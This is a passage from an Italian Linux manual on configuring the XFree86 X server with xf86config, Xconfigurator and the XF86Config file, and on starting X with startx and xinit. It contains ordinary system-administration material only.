The detection of a RAMDAC is forced by using a Ramdac "identifier" line in
the Device section. The identifiers are shown at the right of the following
table of RAMDAC types:

  1  AT&T 20C490 (S3 and AGX servers, ARK driver)               att20c490
  2  AT&T 20C498/21C498/22C498 (S3, autodetected)               att20c498
  3  AT&T 20C409/20C499 (S3, autodetected)                      att20c409
  4  AT&T 20C505 (S3)                                           att20c505
  5  BrookTree BT481 (AGX)                                      bt481
  6  BrookTree BT482 (AGX)                                      bt482
  7  BrookTree BT485/9485 (S3)                                  bt485
  8  Sierra SC15025 (S3, AGX)                                   sc15025
  9  S3 GenDAC (86C708) (autodetected)                          s3gendac
 10  S3 SDAC (86C716) (autodetected)                            s3_sdac
```

```
 11  STG-1700 (S3, autodetected)                                  stg1700
 12  STG-1703 (S3, autodetected)                                  stg1703


Enter a number to choose the corresponding RAMDAC.
Press enter for the next page, q to quit without selection of a RAMDAC.
```

[ *Invio* ]

```
 19  IBM RGB 526 (S3)                                             ibm_rgb526
 20  IBM RGB 528 (S3, autodetected)                               ibm_rgb528
 21  ICS5342 (S3, ARK)                                            ics5342
 22  ICS5341 (W32)                                                ics5341
 23  IC Works w30C516 ZoomDac (ARK)                               zoomdac
 24  Normal DAC                                                   normal


Enter a number to choose the corresponding RAMDAC.
Press enter for the next page, q to quit without selection of a RAMDAC.
```

**24**[ *Invio* ]

```
A Clockchip line in the Device section forces the detection of a
programmable clock device. With a clockchip enabled, any required
clock can be programmed without requiring probing of clocks or a
Clocks line. Most cards don't have a programmable clock chip.
Choose from the following list:

 1  Chrontel 8391                                                ch8391
 2  ICD2061A and compatibles (ICS9161A, DCS2824)                 icd2061a
 3  ICS2595                                                      ics2595
 4  ICS5342 (similar to SDAC, but not completely compatible)     ics5342
 5  ICS5341                                                      ics5341
 6  S3 GenDAC (86C708) and ICS5300 (autodetected)                s3gendac
 7  S3 SDAC (86C716)                                             s3_sdac
 8  STG 1703 (autodetected)                                      stg1703
 9  Sierra SC11412                                               sc11412
10  TI 3025 (autodetected)                                       ti3025
11  TI 3026 (autodetected)                                       ti3026
12  IBM RGB 51x/52x (autodetected)                               ibm_rgb5xx

Just press enter if you don't want a Clockchip setting.
What Clockchip setting do you want (1-12)?
```

[ *Invio* ]

```
For most configurations, a Clocks line is useful since it prevents the slow
and nasty sounding clock probing at server start-up. Probed clocks are
displayed at server startup, along with other server and hardware
configuration info. You can save this information in a file by running
'X -probeonly 2>output_file'. Be warned that clock probing is inherently
imprecise; some clocks may be slightly too high (varies per run).

At this point I can run X -probeonly, and try to extract the clock information
from the output. It is recommended that you do this yourself and add a clocks
line (note that the list of clocks may be split over multiple Clocks lines) to
your Device section afterwards. Be aware that a clocks line is not
appropriate for drivers that have a fixed set of clocks and don't probe by
default (e.g. Cirrus). Also, for the P9000 server you must simply specify
clocks line that matches the modes you want to use.  For the S3 server with
a programmable clock chip you need a 'ClockChip' line and no Clocks line.

You must be root to be able to run X -probeonly now.

The card definition says to NOT probe clocks.
Do you want me to run 'X -probeonly' now?
```

La scheda scelta non richiede alcuna direttiva **`Clocks`** nella sezione **`Device`**, e lo stesso programma di configurazione avvisa di questo.

**`n`**[ *Invio* ]

```
For each depth, a list of modes (resolutions) is defined. The default
resolution that the server will start-up with will be the first listed
mode that can be supported by the monitor and card.
Currently it is set to:

"640x480" "800x600" "1024x768" for 8bpp
"640x480" "800x600" for 16bpp
"640x480" for 24bpp
"640x400" for 32bpp

Note that 16, 24 and 32bpp are only supported on a few configurations.
Modes that cannot be supported due to monitor or clock constraints will
be automatically skipped by the server.

 1  Change the modes for 8pp (256 colors)
 2  Change the modes for 16bpp (32K/64K colors)
 3  Change the modes for 24bpp (24-bit color, packed pixel)
 4  Change the modes for 32bpp (24-bit color)
 5  The modes are OK, continue.

Enter your choice:
```

In base al tipo di scheda e alla quantità di memoria installata su di essa, si può determinare l'elenco delle modalità di funzionamento di questa. Dal momento che si ha a disposizione solo 1 Mbyte di memoria, non si può superare la risoluzione 1024x768. Se ci si accontenta di risoluzioni inferiori si può aumentare la profondità dei colori (bpp equivale a *bit per pixel* e 2 elevato a questo valore dà il numero di colori a disposizione, quindi, con 8 bpp si hanno a disposizione 2^8 = 256 colori).

Quando si avvierà il server si potrà indicare la profondità desiderata e in base a quella scelta verrà utilizzata una delle modalità elencate.

Volendo è possibile scegliere un ordine diverso nella sequenza di una particolare modalità, oppure si può eliminare un livello di risoluzione che genera qualche problema di visualizzazione. In generale non vale la pena di cambiare alcunché.

**`5`**[ *Invio* ]

```
I am going to write the XF86Config file now. Make sure you don't accidently
overwrite a previously configured one.

Do you want it written to the current directory as 'XF86Config'?
```

La riserva posta dal programma di configurazione si spiega solo considerando la possibilità che si voglia conservare la configurazione precedente per qualche motivo. Se è così vale la pena di farsene una copia prima di procedere alla riscrittura del file `XF86Config`.

**`y`**[ *Invio* ]

```
File has been written. Take a look at it before running 'startx'. Note that
the XF86Config file must be in one of the directories searched by the server
(e.g. /usr/X11R6/lib/X11) in order to be used. Within the server press
ctrl, alt and '+' simultaneously to cycle video resolutions. Pressing ctrl,
alt and backspace simultaneously immediately exits the server (use if
the monitor doesn't sync for a particular mode).

For further configuration, refer to /usr/X11R6/lib/X11/doc/README.Config.
```

Alla conclusione, il programma di configurazione ricorda che il file `XF86Config` deve trovarsi dove il server si aspetta di trovarlo. La directory `/etc/X11/` è il luogo corretto in quanto solitamente `/usr/X11R6/lib/X11/XF86Config` è un collegamento simbolico che punta a `/etc/X11/XF86Config`.

Per verificare se tutto è andato bene si può avviare lo script **`startx`**. Se qualcosa non va, basta premere la sequenza [ *Ctrl+Alt+Backspace* ] per fare terminare l'esecuzione del server.

### 60.2.3 Configurazione con Xconfigurator

Come accennato in precedenza, la distribuzione RedHat offre l'applicativo Xconfigurator per facilitare la configurazione di XFree86. Questo stesso programma viene utilizzato nella fase di installazione della distribuzione.

```
Xconfigurator
```

L'eseguibile **`Xconfigurator`** non prevede argomenti ed è interattivo. All'avvio, esegue una scansione diagnostica alla ricerca della scheda video. Se si tratta di una scheda PCI è molto probabile che venga identificata. Se la ricerca fallisce, viene richiesto all'utente di scegliere un tipo di scheda, o direttamente il server grafico. Successivamente si passa all'indicazione del tipo di monitor (figura 60.4).





Figura 60.4: Scelta del monitor.

È poco probabile che si riesca a trovare il proprio modello tra quelli proposti dall'elenco, per cui è quasi obbligatorio indicare il tipo **`Custom`**. Si deve quindi indicare la frequenza orizzontale (figura 60.5) e verticale (figura 60.6). È importante che le frequenze selezionate non superino i limiti stabiliti dalla casa costruttrice del monitor.





Figura 60.5: Scelta della frequenza orizzontale.





Figura 60.6: Scelta della frequenza verticale.

A seconda del tipo di scheda video disponibile potrebbe essere richiesta la selezione del cosiddetto RAMDAC. Se viene richiesto, in caso di dubbio si può rinunciare a specificarne il valore.

Un punto delicato è dato invece dal cosiddetto *Clockchip*. Se non si sa di cosa si tratti, è bene non indicare alcunché, come si vede nella figura 60.7.





Figura 60.7: Scelta del *clockchip*.

Successivamente deve essere selezionata la quantità di memoria a disposizione della scheda video. È importante non indicarne più di quanta realmente presente.





Figura 60.8: Indicazione della memoria video disponibile.

Infine, si devono indicare le modalità video, cioè la dimensione dello schermo espressa in punti. Per evitare fastidi inutili, sarebbe conveniente indicare una sola risoluzione per tutti i tipi di profondità di colori. La figura 60.9 mostra in particolare un esempio in cui è stata selezionata solo la risoluzione 800x600, sia per la profondità di colori a 8 bit, sia per la profondità a 16, escludendo quella a 24 bit.





Figura 60.9: Indicazione delle modalità video utilizzabili.

Al termine, viene provato l'avvio del server grafico selezionato, utilizzando la configurazione indicata, in modo da permettere una verifica del suo funzionamento. In modalità grafica viene presentata una finestra di dialogo per richiedere la conferma del funzionamento. Se la risposta è affermativa, viene anche chiesto se si intende avviare immediatamente il sistema operativo in modo grafico.

### 60.2.4 /etc/X11/XF86Config

La lettura del file `/etc/X11/XF86Config` può dare molte informazioni utili sull'organizzazione di XFree86. In particolare, i programmi utilizzati per generarlo sono realizzati in modo da inserire molti commenti, e tra questi molti esempi di direttive che potrebbero essere utilizzate, così da agevolare chi volesse modificarlo successivamente a mano.

Il simbolo **#** serve a iniziare un commento che termina alla fine della riga, inoltre le righe bianche e quelle vuote vengono ignorate.

A titolo di esempio viene mostrato un file di configurazione adatto alla maggior parte delle schede video VGA e dei monitor relativi, utilizzando il server grafico Mono, VGA16, oppure SVGA (rispettivamente: **`XF86_Mono`**, **`XF86_VGA16`** e **`XF86_SVGA`**).

> L'utilizzo del server SVGA, secondo questo file di configurazione, non è perfetto per tutte le schede, e può portare a degli effetti collaterali non molto piacevoli. Prudenza quindi! Siate pronti a riavviare il sistema.

```
Section "Files"
    RgbPath     "/usr/X11R6/lib/X11/rgb"
    FontPath    "/usr/X11R6/lib/X11/fonts/misc/"
    FontPath    "/usr/X11R6/lib/X11/fonts/75dpi/:unscaled"
    FontPath    "/usr/X11R6/lib/X11/fonts/100dpi/:unscaled"
    FontPath    "/usr/X11R6/lib/X11/fonts/Type1/"
    FontPath    "/usr/X11R6/lib/X11/fonts/Speedo/"
    FontPath    "/usr/X11R6/lib/X11/fonts/75dpi/"
    FontPath    "/usr/X11R6/lib/X11/fonts/100dpi/"
EndSection

Section "ServerFlags"
    # DontZap
    # DontZoom
EndSection

Section "Keyboard"
    Protocol    "Standard"
    AutoRepeat  500 5
    Xkbkeycodes "xfree86"
    XkbTypes    "default"
    XkbCompat   "default"
    XkbSymbols  "en_US(pc102)+it"
    XkbGeometry "pc"
EndSection

Section "Pointer"
    Protocol    "microsoft"
    Device      "/dev/mouse"
    Emulate3Buttons
    Emulate3Timeout    50
EndSection

Section "Monitor"
    Identifier  "Monitor generico"
    HorizSync   31.5, 32.8, 35.15
    VertRefresh 50-70

    # 640x400 @ 70 Hz, 31.5 kHz hsync
    Modeline "640x400"     25.175 640  664  760  800   400  409  411  450

    # 640x480 @ 60 Hz, 31.5 kHz hsync
    Modeline "640x480"     25.175 640  664  760  800   480  491  493  525

    # 640x480 @ 63 Hz, 32.8 kHz hsync
    Modeline "640x480.28"  28.32  640  680  720  864   480  488  491  521

    # 800x600 @ 56 Hz, 35.15 kHz hsync
    Modeline "800x600"     36     800  824  896 1024   600  601  603  625
EndSection
```

```
Section "Device"
    Identifier  "VGA generica"
    Chipset     "generic"
    VideoRam    256
    Clocks      25.2 28.3
EndSection

Section "Device"
    Identifier  "VGA 512"
    VideoRam    512
    Clocks      25.2 28.3
EndSection

Section "Screen"
    Driver      "vga2"                          # XF86_Mono
    Device      "VGA generica"
    Monitor     "Monitor generico"
    Subsection "Display"
        Modes       "640x400" "640x480" "640x480.28"
        ViewPort    0 0
        Virtual     640 480
    EndSubsection
EndSection

Section "Screen"
    Driver      "vga16"                         # XF86_VGA16
    Device      "VGA generica"
    Monitor     "Monitor generico"
    Subsection "Display"
        Modes       "640x400" "640x480" "640x480.28"
        ViewPort    0 0
        Virtual     640 480
    EndSubsection
EndSection

Section "Screen"
    Driver      "svga"                          # XF86_SVGA
    Device      "VGA 512"
    Monitor     "Monitor generico"
    Subsection "Display"
        Depth       8
        Modes       "640x400" "640x480" "640x480.28" "800x600"
        ViewPort    0 0
        Virtual     800 600
    EndSubsection
EndSection
```

Segue la descrizione superficiale di alcune sezioni che possono comporre questo file di configurazione. Per una descrizione un po' più dettagliata si può consultare *XF86Config(5)* e per ciò che riguarda più specificatamente il tipo di server grafico utilizzato, *XF86_*(1)*.

#### 60.2.4.1 Sezione «Files»

La sezione **`Files`** riguarda la posizione dei file utilizzati dal server.

```
RgbPath "/usr/X11R6/lib/X11/rgb"
```

La direttiva **`RgbPath`** permette di indicare il file contenente l'elenco dei nomi dei colori associato alla relativa codifica RGB.

```
FontPath "/usr/X11R6/lib/X11/fonts/misc/"
FontPath "/usr/X11R6/lib/X11/fonts/75dpi/:unscaled"
FontPath "/usr/X11R6/lib/X11/fonts/100dpi/:unscaled"
FontPath "/usr/X11R6/lib/X11/fonts/Type1/"
FontPath "/usr/X11R6/lib/X11/fonts/Speedo/"
FontPath "/usr/X11R6/lib/X11/fonts/75dpi/"
FontPath "/usr/X11R6/lib/X11/fonts/100dpi/"
```

Con le direttive **`FontPath`** si indicano le directory contenenti i file dei tipi di carattere utilizzabili.

#### 60.2.4.2 Sezione «Flags»

Questa sezione permette di controllare alcune opzioni abbastanza importanti, in particolare quelle seguenti.

```
DontZap
```

La direttiva **`DontZap`**, se presente (di solito c'è, ma commentata), toglie la possibilità di concludere l'attività del server attraverso la combinazione di tasti [ *Ctrl+Alt+Backspace* ].

```
DontZoom
```

La direttiva **`DontZoom`**, se presente (di solito c'è, ma commentata), toglie la possibilità di cambiare la modalità grafica attraverso l'uso delle combinazioni [ *Ctrl+Alt+num(+)* ] (control alt + del tastierino numerico) e [ *Ctrl+Alt+num(−)* ] (control alt − del tastierino numerico).

#### 60.2.4.3 Sezione «Keyboard»

La sezione **`Keyboard`** riguarda la configurazione della tastiera. In generale, per quanto possibile, conviene non intervenire manualmente all'interno di questa sezione, in quanto il programma utilizzato per generare il file `/etc/X11/XF86Config` dovrebbe essere in grado di inserire tutte le direttive necessarie.

#### 60.2.4.4 Sezione «Pointer»

La sezione **`Pointer`** riguarda la configurazione del mouse.

```
Protocol    "microsoft"
```

La direttiva **`Protocol`** permette di definire il tipo di mouse utilizzato. Nelle situazioni più comuni si tratta del tipo **`microsoft`**, cioè di un mouse seriale a due tasti, oppure di **`mouseman`**, cioè di un mouse seriale a tre tasti, in cui il tasto centrale corrisponde alla pressione contemporanea dei due.

```
Device  "/dev/mouse"
```

La direttiva **`Device`** definisce il file di dispositivo utilizzato per raggiungere il mouse. In questo caso si fa riferimento, evidentemente, a un collegamento simbolico.

```
Emulate3Buttons
Emulate3Timeout    50
```

Le direttive **`Emulate3Buttons`** e **`Emulate3Timeout`** vanno usate assieme o eliminate del tutto. La loro presenza permette di abilitare l'emulazione del tasto centrale attraverso la pressione simultanea dei due tasti. Il valore del *timeout*, espresso in millisecondi, serve a definire la tolleranza necessaria a stabilire che si tratta di una pressione simultanea o meno.

```
ChordMiddle
```

La direttiva **`ChordMiddle`** (accordo centrale), si sostituisce alle due direttive **`Emulate3`**... Anch'essa rappresenta l'emulazione del tasto centrale attraverso la pressione simultanea dei due tasti esterni, però senza alcuna tolleranza. In pratica, si utilizza con mouse in cui il tasto centrale esiste e corrisponde a questa azione, come nel caso dei modelli Logitech MouseMan.

> Quando si utilizza un *bus-mouse*, come per esempio il tipo PS/2, il file di dispositivo corrispondente non consente l'accesso multiplo da parte dei processi elaborativi. Di conseguenza si possono creare dei problemi tra X e demoni come **`gpm`**. Il problema si risolve proprio utilizzando il demone **`gpm`** con l'opzione **`-R`**, e facendo poi in modo che XFree86 utilizzi il dispositivo `/dev/gpmdata`.

Quello che si vede di seguito è la configurazione alternativa della sezione **`Pointer`** necessaria allo scopo di utilizzare il dispositivo `/dev/gpmdata`, che corrisponde in pratica a un mouse **`MouseSystems`** (qualunque sia il tipo di mouse utilizzato effettivamente). Si veda a questo proposito anche quanto descritto nella sezione 25.5.

```
# Pointer section

Section "Pointer"
    Protocol    "MouseSystems"
    Device      "/dev/gpmdata"
```

### 60.2.4.5 Sezione «Monitor»

La sezione **`Monitor`** riguarda la configurazione del monitor, inteso come unità di visualizzazione dell'immagine, attraverso la sua scansione. Il file di configurazione può contenere diverse sezioni **`Monitor`**, distinte in base alla direttiva **`Identifier`**, come nell'esempio seguente:

```
Identifier  "Monitor generico"
```

Il nome utilizzato per identificare il monitor, serve per potervi fare riferimento all'interno di una sezione **`Screen`**.

```
HorizSync   31.5, 32.8
```

La direttiva **`HorizSync`** permette di definire le frequenze di sincronizzazione orizzontale. Può trattarsi di: valori discreti, cioè di un elenco di valori separati da una virgola; intervalli, cioè da due numeri collegati da un trattino; oppure di elenchi misti.

```
#    HorizSync  30-64         # multisync
#    HorizSync  31.5, 35.2    # multiple fixed sync frequencies
#    HorizSync  15-25, 30-50  # multiple ranges of sync frequencies
```

I valori indicati si riferiscono a kHz, cioè migliaia di Hertz, in modo predefinito.[2]

```
VertRefresh 50-70
```

La direttiva **`VertRefresh`** permette di definire le frequenze di sincronizzazione verticale. Valgono le stesse considerazione fatte per i valori della sincronizzazione orizzontale. Generalmente si tratta di un intervallo, come appare nell'esempio, inoltre l'unità di misura predefinita è in Hz.

> Queste indicazioni possono essere delicate per il tipo di monitor che si utilizza, per cui non possono essere indicate troppo alla leggera. Infatti, ci sono situazioni in cui un monitor spinto a funzionare a frequenze troppo diverse da quelle previste dalla sua scheda tecnica, può anche risultarne danneggiarlo.

```
# 640x400 @ 70 Hz, 31.5 kHz hsync
Modeline "640x400"     25.175 640  664  760  800   400  409  411  450

# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     25.175 640  664  760  800   480  491  493  525
```

Le direttive **`Modeline`** (solitamente sono più di una nella stessa sezione) permettono di definire in dettaglio le caratteristiche di un ***quadro***, o *frame*, cioè di un'immagine secondo il punto di vista del monitor. Viene definito un nome seguito da una serie di informazioni numeriche (che verranno descritte meglio nel prossimo capitolo. Convenzionalmente, il nome viene attribuito in modo da ricordare la risoluzione che si ottiene con quel tipo di modalità. A quel nome si fa riferimento attraverso altre direttive nella sezione **`Screen`**.

```
Mode "640x480"
    DotClock    25.175
    HTimings    640  664  760  800
    VTimings    480  491  493  525
    # Flags     "Interlace"
EndMode
```

In alternativa alla direttiva **`Modeline`**, si può utilizzare la direttiva **`Mode`** che si articola su più righe, e può risultare più leggibile. Qui si mostra la dichiarazione della modalità **`640x480`** già vista nell'esempio precedente.

> I nomi delle dichiarazione di queste diverse modalità di composizione dei quadri, possono essere usati più volte; quando ciò accade, viene presa in considerazione la prima modalità corrispondente che risulti valida.

[2] Quando si parla di cose legate all'informatica, è facile sbagliarsi. La frequenza si misura in Hz, che rappresenta il numero di cicli al secondo. I moltiplicatori di questa unità di misura sono quelli standard della fisica, quindi **`k`** sta per 1000, e **non** 1024.

#### 60.2.4.6 Sezione «Device»

La sezione **`Device`** riguarda la configurazione della scheda video. Il file di configurazione può contenere diverse sezioni **`Device`**, distinte attraverso la direttiva **`Identifier`**, come nell'esempio seguente:

```
Identifier       "VGA generica"
```

Il nome utilizzato per identificare la scheda, serve per potervi fare riferimento all'interno di una sezione **`Screen`**.

La maggior parte delle indicazioni che riguardano la scheda video possono essere determinate automaticamente dal server grafico, all'avvio. Tuttavia, una volta conosciute, conviene fissarle nel file di configurazione.

```
Chipset          "generic"
```

La direttiva **`Chipset`** permette di definire esplicitamente il tipo di integrato grafico utilizzato. I nomi utilizzabili dipendono dal server grafico, e si possono conoscere consultando la pagina di manuale di questo (*XF86_*(1)*).

```
VideoRam         256
```

La direttiva **`Videoram`** permette di definire esplicitamente la quantità massima di memoria disponibile nella scheda video. Il valore viene espresso in Kbyte.

```
Clocks           25.2 28.3
```

La direttiva **`Clocks`** è molto importante e delicata. Permette di definire esplicitamente l'elenco di valori di ***dot-clock*** della scheda video. Si tratta in pratica delle frequenza con cui possono essere emessi i vari punti che compongono l'immagine. I due valori mostrati nell'esempio, dovrebbero essere sufficientemente bassi e comuni, da poter risultare compatibili con la maggior parte delle schede video VGA. L'unità di misura predefinita è il MHz (MegaHertz, inteso come milioni di Hertz).

#### 60.2.4.7 Sezione «Screen»

La sezione **`Screen`** permette di legare assieme le informazioni sul monitor e la scheda video, aggiungendo qualche indicazione sull'aspetto della superficie grafica. Il file di configurazione può contenere diverse sezioni **`Screen`**, distinte attraverso la direttiva **`Driver`**, che vengono selezionate in base al tipo di server grafico utilizzato effettivamente.

```
Driver      "vga16"
```

La direttiva **`Driver`** serve a definire il nome del server grafico a cui si riferisce la sezione. Tra i nomi più comuni è il caso di ricordare i seguenti: **`vga2`**, che si riferisce al server VGA monocromatico; **`vga16`**, che si riferisce al server VGA a 4 bit (16 colori); **`svga`**, che si riferisce al server VGA a 8 bit (256 colori).

```
Device      "VGA generica"
Monitor     "Monitor generico"
```

Le direttive **`Device`** e **`Monitor`** permettono di indicare le sezioni che descrivono le caratteristiche della scheda video e del monitor.

```
Subsection "Display"
    Depth       4
    Modes       "640x400" "640x480" "640x480.28"
    ViewPort    0 0
    Virtual     800 600
EndSubsection
```

La sottosezione **`Display`** serve a definire le modalità di visualizzazione che si possono utilizzare in corrispondenza di una certa profondità di colori (o di grigi). In pratica, se il tipo di scheda video, e il server corrispondente, permettono di utilizzare profondità di colori differenti, in base al livello utilizzato e in funzione della memoria presente si potranno ottenere risoluzioni più o meno dettagliate.

```
Depth       4
```

La direttiva **`Depth`** definisce la profondità di colori espressa in numero di bit. Nell'esempio, 4 rappresenta la possibilità di gestire 16 colori (o grigi), dal momento che con 4 bit si possono rappresentare 16 cifre differenti (2^4 = 16).

```
Modes       "640x400" "640x480" "640x480.28"
```

La direttiva **`Modes`** elenca le modalità utilizzabili con la profondità di colori definita nella sottosezione. Queste modalità sono indicate per nome, in base a quando dichiarato nella sezione **`Monitor`**, attraverso le direttive **`Modeline`** o **`Mode`**.

```
ViewPort    0 0
Virtual     800 600
```

La direttiva **`Virtual`** permette di definire la dimensione virtuale della superficie grafica, in punti orizzontali e verticali. Questa dimensione deve essere tale da non superare la richiesta di memoria video, e comunque deve essere maggiore o uguale alla massima dimensione stabilita con la direttiva **`Modes`**. Quando si utilizza una superficie grafica virtuale più grande di quella effettiva che appare sullo schermo, può essere utile stabilire quale sia la posizione iniziale, all'avvio del server. Ciò si ottiene con la direttiva **`ViewPoint`**, dove solitamente si utilizzano le coordinate 0 0, a indicare l'angolo superiore sinistro.

# 60.3 Primo avvio di X

Con le normali distribuzioni GNU/Linux, dopo la configurazione del server X, dovrebbe essere sufficiente avviare lo script **`startx`**, senza argomenti, per vedere funzionare questo ambiente grafico.

`$` **`startx`**[ *Invio* ]

## 60.3.1 Zoom

Avendo avviato il server X, vale la pena di provare a cambiare la risoluzione di visualizzazione attraverso la combinazione [ *Ctrl+Alt+num(+)* ] (control alt + del tastierino numerico) e [ *Ctrl+Alt+num(-)* ] (control alt - del tastierino numerico).

## 60.3.2 Console virtuali

Per passare dal server X a una console virtuale, è sufficiente utilizzare la combinazione [ *Ctrl+Alt+F1* ], oppure [ *Ctrl+Alt+F2* ],... invece del solito [ *Alt+Fn* ] che non potrebbe funzionare. Il server X occupa normalmente la posizione della prima console virtuale libera, che solitamente è la settima; per cui si raggiunge con la combinazione [ *Ctrl+Alt+F7* ].

## 60.3.3 Fine lavoro

Per concludere l'esecuzione del server X ci sono due modi:

- interrompere il server attraverso la combinazione [ *Ctrl+Alt+Backspace* ];
- concludere l'esecuzione del gestore di finestre.

L'interruzione dell'esecuzione del server X con la combinazione [ *Ctrl+Alt+Backspace* ] è il modo più brutale, ma può essere opportuno quando non si vede più nulla, specie quando si è avviato X dopo una configurazione sbagliata.

# 60.4 Procedura di avvio

Nelle sezioni precedenti si è accennato al modo con cui è possibile avviare e concludere il funzionamento del server X. Dovrebbe essere chiaro che per avviare X si utilizza normalmente lo script **`startx`**, ma questo non è l'unico modo, e in ogni caso, da questo script si articola una struttura piuttosto articolata che è opportuno conoscere.

Il server grafico è un programma distinto a seconda del tipo di scheda grafica. Teoricamente sarebbe necessario avviare il sistema grafico utilizzando il programma adatto al proprio hardware, in pratica, il sistema di configurazione **`xf86config`** provvede a creare un collegamento simbolico in modo da poter avviare il server utilizzando semplicemente il nome **`X`**.

Se si avvia semplicemente il server, utilizzando il nome **`X`** oppure quello specifico di una particolare scheda grafica, si ottiene solo una superficie grafica su cui fare scorre il mouse. Per poter fare qualcosa, occorre almeno avere in funzione un programma che consenta di avviarne altri. Occorrono cioè dei client.[3]

Per risolvere questo problema si deve utilizzare il programma **`xinit`**, attraverso il quale si possono definire alcuni client di partenza (per esempio un gestore di finestre), il tipo di server da utilizzare e le sue eventuali opzioni.

## 60.4.1 $ xinit

`xinit [[`⟨*client*⟩`]` ⟨*opzioni*⟩`] [ -- [`⟨*server*⟩`] [`⟨*stazione-grafica*⟩`]` ⟨*opzioni*⟩`]`

**`xinit`** viene usato per avviare il server X e un primo programma client. Quando questo programma client termina la sua esecuzione, **`xinit`** invia un segnale di interruzione al server X e quindi, a sua volta, termina la sua esecuzione.

Se non viene indicato un programma client specifico, **`xinit`** tenta di avviare il file `~/.xinitrc`, che di solito dovrebbe corrispondere a uno script, e se questo manca, tenta di avviare il programma **`xterm`** nel modo seguente:

```
xterm -geometry +1+1 -n -login -display :0
```

Se non viene indicato un programma server specifico, **`xinit`** tenta di avviare il file `~/.xserverrc`, e se questo manca, tenta di avviare il programma **`X`** nel modo seguente:

[3] Se si vuole provare a vedere cos'è un server X senza client basta avviare **`X`**. Come già spiegato in precedenza, è sempre possibile uscire con la combinazione [ *Ctrl+Alt+Backspace* ].

```
X :0
```

Quando si vuole fare in modo che il server X venga avviato inizialmente con un gruppetto di programmi client, si fa in modo che **xinit** utilizzi per questo uno script. Di solito si tratta proprio del file `~/.xinitrc`, quello che verrebbe avviato in modo predefinito. All'interno di questo script, i programmi dovrebbero essere avviati sullo sfondo, con la possibile eccezione di quelli che terminano immediatamente la loro funzione. L'ultimo di questi programmi deve funzionare in primo piano (*foreground*), in modo che la sua conclusione corrisponda con quella dello script stesso.

Di solito, **xinit** viene avviato senza l'indicazione esplicita di client e server. Se si intende utilizzare questa possibilità, i nomi di questi devono comprendere il percorso per raggiungerli: devono cioè inziare con un punto (**.**) oppure con una barra obliqua (**/**). Diversamente non verrebbero riconosciuti come tali, ma come opzioni per il programma client o per il programma server, a seconda che si trovino a sinistra o a destra dei due trattini di separazione (**--**).

Esempi

$ **xinit**

Avvia **xinit** con i valori predefiniti. In questo modo **xinit** tenta di avviare il server X utilizzando il programma o lo script `~/.xinitrc` come client, oppure il programma **xterm** in sua mancanza.

$ **xinit -- /usr/X11R6/bin/X86_SVGA**

Si richiede a **xinit** di avviare il server `/usr/X11R6/bin/X86_SVGA`. Per quanto riguarda il client, si utilizzano i valori predefiniti.

$ **xinit -- -bpp 16**

**xinit** avvia il server X predefinito, con l'argomento **-bpp 16**, attraverso cui si richiede una profondità di colori di 16 bit per pixel (2^16 = 65535). Per quanto riguarda il client, si utilizzano i valori predefiniti.

Interdipendenza

